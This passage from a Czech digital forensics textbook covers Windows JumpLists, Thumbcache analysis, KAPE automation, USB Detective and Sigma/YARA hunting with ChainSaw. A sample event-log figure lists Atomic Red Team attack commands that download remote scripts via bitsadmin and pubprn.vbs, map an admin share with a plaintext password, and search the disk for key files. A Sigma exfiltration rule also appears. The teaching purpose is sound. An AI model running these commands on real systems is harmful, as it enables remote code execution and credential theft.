Found 13 files
    Processing CustomDestinations\16f2f0042ddbe0e8.customDestinations-ms
```

115 https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-cfb/53989ce4-7b05-4f8d-829b-d08d6148375b

Obrázek 111 | JumpList Explorer



Zdroj: Autor.

CUSTOMDESTINATIONS jsou vytvořené, když uživatelé připínají soubory nebo aplikace do nabídky start, nebo dle implementace této funkce v konkrétní aplikaci.

Cesta k artefaktu:

`C:\Users\<user>\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations`

Nástroje: JumpList Explorer, JLECmd.
Homepage: https://ericzimmerman.github.io/#!index.md

9.8 Thumbs.db and Thumbcache

Thumbcache_*.db a iconcache_*.db jsou databázové soubory, které systém Windows používá k ukládání náhledů souborů, složek a dokumentů. Tyto náhledy jsou zmenšeninami skutečného obsahu a slouží především k zobrazování ikon a přehledového obsahu otevřených adresářů v Průzkumníku Windows a v dalších prohlížečích souborů. Náhledy jsou generovány automaticky při otevření adresáře s podporovanými souborovými typy v režimu zobrazení miniatur.


Thumbcache záznamy jsou užitečné k identifikaci souborů, které již nemusí být na zkoumaném zařízení k dispozici, to platí nejen pro obrázky, ale i pro další typy souborů, jako jsou PDF nebo dokumenty MS Office.

Cesta k databázi:

`C:\Users\[Username]\AppData\Local\Microsoft\Windows\Explorer\`

`Thumbcache_<xxx>.db`

Obrázek 112 | Složka s Thumbcache soubory




Zdroj: Autor.

Thumbcacheviewer je bezplatný nástroj pro parsování obsahu Thumbcache_*.db a iconcache_*.db. Miniatury je možné individuálně prohlížet a exportovat nebo exportovat metadata do přehledové tabulky ve formátu CSV.

Autor: Eric Kutcher

Domovská stránka: https://thumbcacheviewer.github.io/

Obrázek 113 | Záznamy v cache souboru



#	Filename	Cache Entry Offset	Cache Entry Size	Data Offset	Data Size	Data Checksum	Header Checksum	Cache Entry Hash	System
1	7bba84c516593b66.jpg	24 B	107 KB	112 B	107 KB	4da55554ffb98369	69f0632b26502b24	7bba84c516593b66	Windows 10
2	9184328235d24bb8.jpg	109978 B	46 KB	110066 B	46 KB	97b4c8925a1bc2f0	d83f6fc96b4c95c9	9184328235d24bb8	Windows 10
3	abc8805216ce514f.jpg	158040 B	46 KB	158128 B	46 KB	97b4c8925a1bc2f0	8caf20e0e80b045d	abc8805216ce514f	Windows 10
4	52c27b7b73be95b8.jpg	206102 B	94 KB	206190 B	93 KB	e3e7c68964b9cef6	304047868879b1bc5	52c27b7b73be95b8	Windows 10
5	ec053a7dd27a0011.png	302406 B	78 KB	302494 B	78 KB	c4d1211931a85ca4	88cc07ad8df628f5	ec053a7dd27a0011	Windows 10
6	3175863a8966caa.png	382594 B	39 KB	382680 B	39 KB	3146cbb910b96fe0	1b2a782b5675f840	03175863a8966caa	Windows 10
7	a118bba9ecfc721e.png	423226 B	39 KB	423314 B	39 KB	3146cbb910b96fe0	15a5d4b6c8b0e567	a118bba9ecfc721e	Windows 10
8	7450f170362f6406.png	463862 B	29 KB	463950 B	29 KB	73dccaaa9f7e94d6	5a6b31a607ed3f47	7450f170362f6406	Windows 10
9	3179144851ebe74c.png	494042 B	87 KB	494130 B	87 KB	4eccf105e122feb1	2c8dc44f3e060d1c	3179144851ebe74c	Windows 10

Zdroj: Autor.

Název souborů je nahrazen textovým řetězcem, generovaným na základě hodnot, Volume GUID, NTFS File ID, přípony souboru a časové značky poslední modifikace souboru. Algoritmus generování jmen je popsán v článku Yogeshe Khatriho, „Windows 7 Thumbcache hash algorithm“[116].

Hodnotu Volume GUID lze získat ze systémových registrů na cestě: HKEY_LOCAL_MACHINE\SYSTEM\MountedDevices.

116 http://www.swiftforensics.com/2012/06/windows-7-thumbcache-hash-algorithm.html

NTFS File ID odpovídá hodnotě EntryNumber v záznamech generovaných nástrojem MFTECmd.

Přípona .png je v tomto formátu reprezentována hexadecimální hodnotou 2E0070006E006700.

Komplexita hašovací funkce použité pro vytváření těchto hodnot prakticky vylučuje jednoduché způsoby dekódování nebo zpětného odvození původních dat.

Obrázek 114 | Náhled obrázku exportovaného z cache databáze

Zdroj: Autor.

Vybraný náhled 7450f170362f6406.png, se zdá být potenciálně relevantní k danému vyšetřování. Pro potřeby reportování je vhodné získat původní název a cestu k souboru, pokud to bude možné.


9.8.1 Mapování souborů

Mapování lze provést porovnáním Cache Entry Hash (ThumbCache) záznamů s položkou System.ThumbnailCacheID v databázi Windows Search (Windows.edb).

Cesta k artefaktu:

```
C:\ProgramData\Microsoft\Search\Data\Applications\Windows\Windows.edb
```

Obrázek 115 | Korelace původních názvů souborů s hash záznamy v cache databázi




#	Filename					
1	7bba84c516593b66.jpg					
2	9184328235d24bb8.jpg					
3	abc8805216ce514f.jpg					
4	52c27b7b73be95b8.jpg					
5	C:\Users\franc\Pictures\Screenshots\Screenshot					
6	C:\Users\franc\Pictures\Screenshots\Screenshot					
7	C:\Users\franc\Pictures\Screenshot 2023-08-24 1					
8	C:\Users\franc\Pictures\Screenshots\Screenshot 2023-10-01 102710.png	463862 B	29 KB	463950 B	29 KB	73dccaaa9f7e94d6
9	C:\Users\franc\Pictures\Screenshots\Screenshot 2023-09-27 221619.png	494042 B	87 KB	494130 B	87 KB	4eccf105e122feb1
10	C:\Users\franc\Pictures\Screenshots\Screenshot 2023-09-27 221613.png	583610 B	87 KB	583698 B	87 KB	4eccf105e122feb1
11	C:\Users\franc\Pictures\Screenshots\Screenshot 2023-09-29 092050.png	673178 B	39 KB	673266 B	39 KB	4dca70d7159c99b9
12	C:\Users\franc\Pictures\Screenshots\Screenshot 2023-09-29 092042.png	713886 B	39 KB	713974 B	39 KB	4dca70d7159c99b9
13	C:\Users\franc\Pictures\Screenshots\Screenshot 2023-09-27 221600.png	754594 B	0 KB	754682 B	0 KB	ccf21b1cb9535829
14	64292fc886154b74.jpg	754930 B	88 KB	755018 B	88 KB	af1c5dec788d1b8c
15	8f089726eb2df17e.jpg	845216 B	160 KB	845304 B	160 KB	40c6d308597d41cc
16	C:\Users\franc\Pictures\4Instagram\2022\20220331_123024.jpg	1010046 B	161 KB	1010134 B	161 KB	45f3ee0f4517c048
17	C:\Users\franc\Pictures\Screenshots\Screenshot 2023-10-04 134243.png	1175224 B	29 KB	1175312 B	29 KB	52d008be19686242
18	b1c49046e3befe52.jpg	1205730 B	88 KB	1205818 B	88 KB	af1c5dec788d1b8c

Zdroj: Autor.

Mapování lze také provést prohledáním souborů na zdrojovém souborovém systému a porovnáním hashů.

Obrázek 116 | Korelace původních názvů pomocí prohledávání platných souborů na disku



#	Filename					
1	7bba84c516593b66.jpg					
2	9184328235d24bb8.jpg					
3	abc8805216ce514f.jpg					
4	52c27b7b73be95b8.jpg					
5	C:\Users\franc\Pictures\Screenshots\Screenshot					
6	C:\Users\franc\Pictures\Screenshots\Screenshot					
7	C:\Users\franc\Pictures\Screenshot 2023-08-24 1					
8	C:\Users\franc\Pictures\Screenshots\Screenshot 2023-10-01 102710.png	463862 B	29 KB	463950 B	29 KB	73dccaaa9f7e94d6
9	C:\Users\franc\Pictures\Screenshots\Screenshot 2023-09-27 221619.png	494042 B	87 KB	494130 B	87 KB	4eccf105e122feb1
10	C:\Users\franc\Pictures\Screenshots\Screenshot 2023-09-27 221613.png	583610 B	87 KB	583698 B	87 KB	4eccf105e122feb1
11	C:\Users\franc\Pictures\Screenshots\Screenshot 2023-09-29 092050.png	673178 B	39 KB	673266 B	39 KB	4dca70d7159c99b9
12	C:\Users\franc\Pictures\Screenshots\Screenshot 2023-09-29 092042.png	713886 B	39 KB	713974 B	39 KB	4dca70d7159c99b9
13	C:\Users\franc\Pictures\Screenshots\Screenshot 2023-09-27 221600.png	754594 B	0 KB	754682 B	0 KB	ccf21b1cb9535829
14	64292fc886154b74.jpg	754930 B	88 KB	755018 B	88 KB	af1c5dec788d1b8c
15	8f089726eb2df17e.jpg	845216 B	160 KB	845304 B	160 KB	40c6d308597d41cc
16	C:\Users\franc\Pictures\4Instagram\2022\20220331_123024.jpg	1010046 B	161 KB	1010134 B	161 KB	45f3ee0f4517c048
17	C:\Users\franc\Pictures\Screenshots\Screenshot 2023-10-04 134243.png	1175224 B	29 KB	1175312 B	29 KB	52d008be19686242
18	b1c49046e3befe52.jpg	1205730 B	88 KB	1205818 B	88 KB	af1c5dec788d1b8c

Zdroj: Autor.

Náhled 7450f170362f6406.png bylo možné pomocí záznamů z Windows.edb namapovat na původní soubor C:\Users\franc\Pictures\Screenshots\Screenshot 2023-10-01 102710.png.

Při mapování názvů souborů je nutné brát v potaz, že náhledy se generují z různých umístění včetně USB a síťových disků. Proto nelze očekávat namapování všech náhledů na původní soubory.

9.9 Automatizace analýzy

Monotónní práce s sebou nese riziko uživatelských chyb. Jedním ze způsobů, jak tento stav kompenzovat, je automatizace zpracování artefaktů a reportingu. Automatizace je běžně dosaženo skriptováním v jazycích Python, Perl, Go, PowerShell nebo pomocí nástrojů využívajících „předpřipravené“ šablony pro jednotlivé úkoly nebo artefakty. Dobře připravené a otestované automatizované procesy jsou základem pro garantování kvality výstupů a současně otvírají možnost zapojení juniorních analytiků do technických částí analýzy.

9.9.1 KAPE


Nástroj používaný k zajištění a exportu artefaktů operačního systému Windows obsahuje sadu šablon pro parsování neboli analýzy zvolených artefaktů. Analyzovat lze specificky vybraný artefakt, seznam artefaktů nebo předdefinovaný seznam artefaktů v závislosti na zadání a cílech analýzy.

Z pohledu analytika je KAPE knihovnou konfigurovatelných modulů pro externí analytické nástroje.

Pro každý artefakt je možné vytvořit více modulů, které budou data artefaktu jednoduše přenášet do textové podoby. Nebo je možné definovat filtr, který bude z artefaktu exportovat specifické události a záznamy. Možnosti analýzy jsou tedy limitovány pouze funkcemi externích nástrojů.

KAPE bude od uživatele vyžadovat zadání vstupního adresáře se zajištěnými artefakty, definovat výstupní adresář pro ukládání výsledků a seznam modulů k provedení analýzy.

Obrázek 117 | Uživatelské rozhraní KAPE – výběr modulů




Zdroj: Autor.

Obrázek 118 | KAPE – modul pro analýzu EVTX artefaktů

```
Description: 'EvtxECmd: process event log files'
Category: EventLogs
Author: Eric Zimmerman
Version: 1.0
Id: 1b66f0e2-2ccf-467d-ae15-a2b3dc59df08
BinaryUrl: https://f001.backblazeb2.com/file
/EricZimmermanTools/EvtxExplorer.zip
ExportFormat: csv
Processors:
    -
        Executable: EvtxECmd\EvtxECmd.exe
        CommandLine: -d %sourceDirectory% --csv %destinationDirectory%
        ExportFormat: csv
    -
        Executable: EvtxECmd\EvtxECmd.exe
        CommandLine: -d %sourceDirectory% --xml %destinationDirectory%
        ExportFormat: xml
    -
        Executable: EvtxECmd\EvtxECmd.exe
        CommandLine: -d %sourceDirectory% --json %destinationDirectory%
        ExportFormat: json
```

Zdroj: Autor.


Obrázek 119 | KAPE – záznam KAPE s detaily analýzy



Zdroj: Autor.

Jednoznačnou výhodou zpracování zajištěných artefaktů pomocí automatizovaných nástrojů je minimalizace lidské chyby v procesu zadávání parametrů analýzy a jednoduchost uživatelského rozhraní.

Obrázek 120 | Výstupní adresář s CSV exporty



Zdroj: Autor.

V adresáři vybraném pro ukládání výsledků analýz bude vytvořen samostatný report pro každý vybraný artefakt nebo modul analýzy. Toto uspořádání je zejména vhodné pro úvodní fázi vyšetřování, kdy je nutné vyhodnotit, zda jsou identifikované události součástí bezpečnostního incidentu, nebo se jedná o nestandardní, ale legitimní aktivitu administrátorského týmu. Stejně tak je možné výsledky využít pro inventarizaci zajištěných stop.

Obrázek 121 | Obsah výstupního adresáře a vzorek exportovaných záznamů Windows Event logu


Computer	ChunkNur	UserId	MapDescription	UserName	ExecutableInfo
MSEDGEWIN10	2	S-1-5-18	Process creation	MSEDGEWIN10\IEUser	"C:\Windows\system32\cmd.exe" /c "bitsadmin.exe /addfile AtomicBITS https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1197/T1197.m
MSEDGEWIN10	2	S-1-5-18	Process creation	MSEDGEWIN10\IEUser	bitsadmin.exe /addfile AtomicBITS https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1197/T1197.md C:\Windows\Temp\bitsadmin_flag.
MSEDGEWIN10	2	S-1-5-18	Process creation	MSEDGEWIN10\IEUser	"C:\Windows\system32\cmd.exe" /c "bitsadmin.exe /setnotifycmdline AtomicBITS C:\Windows\system32\notepad.exe C:\Windows\Temp\bitsadmin_flag.ps1"
MSEDGEWIN10	2	S-1-5-18	Process creation	MSEDGEWIN10\IEUser	bitsadmin.exe /setnotifycmdline AtomicBITS C:\Windows\system32\notepad.exe C:\Windows\Temp\bitsadmin_flag.ps1
MSEDGEWIN10	2	S-1-5-18	Process creation	MSEDGEWIN10\IEUser	"C:\Windows\system32\cmd.exe" /c "bitsadmin.exe /complete AtomicBITS"
MSEDGEWIN10	2	S-1-5-18	Process creation	MSEDGEWIN10\IEUser	bitsadmin.exe /complete AtomicBITS
MSEDGEWIN10	2	S-1-5-18	Process creation	MSEDGEWIN10\IEUser	"C:\Windows\system32\cmd.exe" /c "bitsadmin.exe /resume AtomicBITS"
MSEDGEWIN10	2	S-1-5-18	Process creation	MSEDGEWIN10\IEUser	bitsadmin.exe /resume AtomicBITS
MSEDGEWIN10	2	S-1-5-18	Process creation	MSEDGEWIN10\IEUser	"C:\Windows\system32\cmd.exe" /c
MSEDGEWIN10	2	S-1-5-18	Process creation	MSEDGEWIN10\IEUser	"C:\Windows\system32\cmd.exe" /c "cscript.exe /b C:\Windows\System32\Printing_Admin_Scripts\en-US\pubprn.vbs localhost " script:https://raw.githubusercontent.com
MSEDGEWIN10	2	S-1-5-18	Process creation	MSEDGEWIN10\IEUser	cscript.exe /b C:\Windows\System32\Printing_Admin_Scripts\en-US\pubprn.vbs localhost script:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master
MSEDGEWIN10	2	S-1-5-18	Process creation	MSEDGEWIN10\IEUser	"C:\Windows\system32\cmd.exe" /c
MSEDGEWIN10	2	S-1-5-18	Image loaded		C:\Windows\System32\scrobj.dll
MSEDGEWIN10	2	S-1-5-18	Process creation	MSEDGEWIN10\IEUser	"C:\Windows\system32\cmd.exe" /c "cmd.exe /c " net use \\Target\C$ P@ssw0rd1 /u:DOMAIN\Administrator
MSEDGEWIN10	2	S-1-5-18	Process creation	MSEDGEWIN10\IEUser	cmd.exe /c net use \\Target\C$ P@ssw0rd1 /u:DOMAIN\Administrator
MSEDGEWIN10	2	S-1-5-18	Process creation	MSEDGEWIN10\IEUser	net use \\Target\C$ P@ssw0rd1 /u:DOMAIN\Administrator
MSEDGEWIN10	2	S-1-5-18	Process creation	MSEDGEWIN10\IEUser	"C:\Windows\system32\cmd.exe" /c
MSEDGEWIN10	2	S-1-5-18	Process creation	MSEDGEWIN10\IEUser	"C:\Windows\system32\cmd.exe" /c "echo " "ATOMICREDTEAM > %%windir%%\cert.key"
MSEDGEWIN10	2	S-1-5-18	Process creation	MSEDGEWIN10\IEUser	"C:\Windows\system32\cmd.exe" /c "dir c:\ /b /s .key	findstr /e .key"
MSEDGEWIN10	2	S-1-5-18	Process creation	MSEDGEWIN10\IEUser	C:\Windows\system32\cmd.exe /S /D /c" dir c:\ /b /s .key "
MSEDGEWIN10	2	S-1-5-18	Process creation	MSEDGEWIN10\IEUser	findstr /e .key
MSEDGEWIN10	2	S-1-5-18	Process creation	MSEDGEWIN10\IEUser	"C:\Windows\system32\cmd.exe" /c

Zdroj: Autor.

9.9.2 USB Detective


USB Detective je jednoúčelová aplikace se zaměřením na automatizaci zpracování artefaktů spojených s aktivitou USB paměťových zařízení. Kombinuje záznamy ze systémových registrů, logu událostí, zástupců dokumentů a dalších systémových zdrojů. Pro provedení analýzy není nutné mít k dispozici všechny podporované artefakty. Zejména pokud je analýza prováděna v komunitní verzi aplikace, bude stačit do programu nahrát soubory systémových a uživatelských registrů. Výsledkem bude seznam USB zařízení, dále pak sériová čísla (pokud existují), jméno a identifikace modelu a výrobce, časové značky, seznam otevřených dokumentů a identifikace uživatele, který zařízení připojil.

Obrázek 122 | Uživatelské rozhraní USB Detective




Zdroj: Autor.

Obrázek 123 | USB Detective – přehled zpracování artefaktů



Zdroj: Autor.

Obrázek 124 | USB Detective – prohlížení výsledků



Zdroj: Autor.

9.10 Indicator of Compromise (IOC)

Zpracování artefaktů pomocí jednoúčelových nástrojů (nebo KAPE) vyžaduje následné vyhodnocení výsledků a manuální review zájmových záznamů. Pokud analytik nemá informace o přibližném čase a podstatě incidentu, je nepraktické ručně procházet logy za posledních několik týdnů nebo měsíců. Objem dat, která by analytik musel prozkoumat, neumožnuje efektivní identifikaci hrozeb.

YARA pravidla jsou vyžívána k identifikaci malwaru a jiného škodlivého obsahu. Pravidla jsou založena na identifikaci známých parametrů a metadat a cílí na soubory a záznamy v systémových registrech. Vyhledává se podle textových řetězců, regulárních výrazů, hodnot hashovacích funkcí (md5, sha1, ...), názvů souborů a dalších hodnot popsaných v YARA dokumentaci[117].

Sigma pravidla jsou určena k vyhledávání známých postupů a vzorců chování používaných útočníky. Analýza je cílena na logy systémových událostí. Vyhledávají se kombinace spouštěných procesů, parametrů, klíčových slov, textových řetězců,

117 https://yara.readthedocs.io/en/latest/writingrules.html

agregačních výrazů, logické funkce AND, OR a jiné podmínky popsané v Sigma dokumentaci[118].

YARA i Sigma detekční pravidla jsou kontinuálně udržována open source komunitou[119,120], stejně tak je možné získat neveřejné repositáře od komerčních subjektů specializující se na analýzu IT hrozeb.

Detekční pravidla jsou podporována celou řadou enterprise bezpečnostních řešení, která kontinuálně vyhodnocují monitorované prostředí a upozorňují bezpečnostní tým na identifikované potenciální hrozby.

Pravidla lze aplikovat i na offline artefakty ze zajištěných zařízení nebo na připojené forenzní obrazy disků. Sigma pravidla jsou podporována nástroji ChainSaw[121] a Hayabusa[122], které jsou zdarma dostupné v online repozitářích platformy GitHub.

Obrázek 125 | Ukázka YARA pravidla[123]

118 https://github.com/SigmaHQ/sigma/wiki/Specification

119 https://github.com/MISP/MISP

120 https://github.com/Neo23x0

121 https://github.com/WithSecureLabs/chainsaw/releases

122 https://github.com/Yamato-Security/hayabusa

123 https://www.nextron-systems.com/valhalla/

Obrázek 126 | Ukázka Sigma pravidla[124]

```
title: DNS Query for MEGA.io Upload Domain
ruletype: Sigma
author: Aaron Greetham (@beardofbinary) - NCC Group
date: 2021/05/26
description: Detects DNS queries for subdomains used for
 upload to MEGA.io
detection:
  SELECTION_1:
    EventID: 22
  SELECTION_2:
    Channel: Microsoft-Windows-Sysmon/Operational
  SELECTION_3:
    QueryName: '*userstorage.mega.co.nz*'
  condition: (SELECTION_1 and SELECTION_2 and SELECTION_3)
falsepositives:
- Legitimate Mega upload
id: 613c03ba-0779-4a53-8a1f-47f914a4ded3
level: high
logsource:
  category: dns_query
  product: windows
references:
- https://research.nccgroup.com/2021/05/27/detecting-rclone-
  an-effective-tool-for-exfiltration/
status: experimental
tags:
- attack.exfiltration
- attack.t1567.002
```

9.10.1 ChainSaw

O vývoj nástroje ChainSaw se stará finská společnost F-Secure, která působí v oblasti kybernetické bezpečnosti.

Postup:

```
chainsaw.exe hunt „Forensic_Artifacts\winevt“ --rules sigma_rules --mapping mapping_
files/sigma-mapping.yml
```

Parametry a ostatní nastavení je možné dohledat v dokumentaci, která je k dispozici v projektovém repozitáři[125]. Výsledkem je report z jednotlivých systémových logů obsahující časové značky, popis detekce, jméno zařízení a detaily k potencionální škodlivé události nebo objektu.

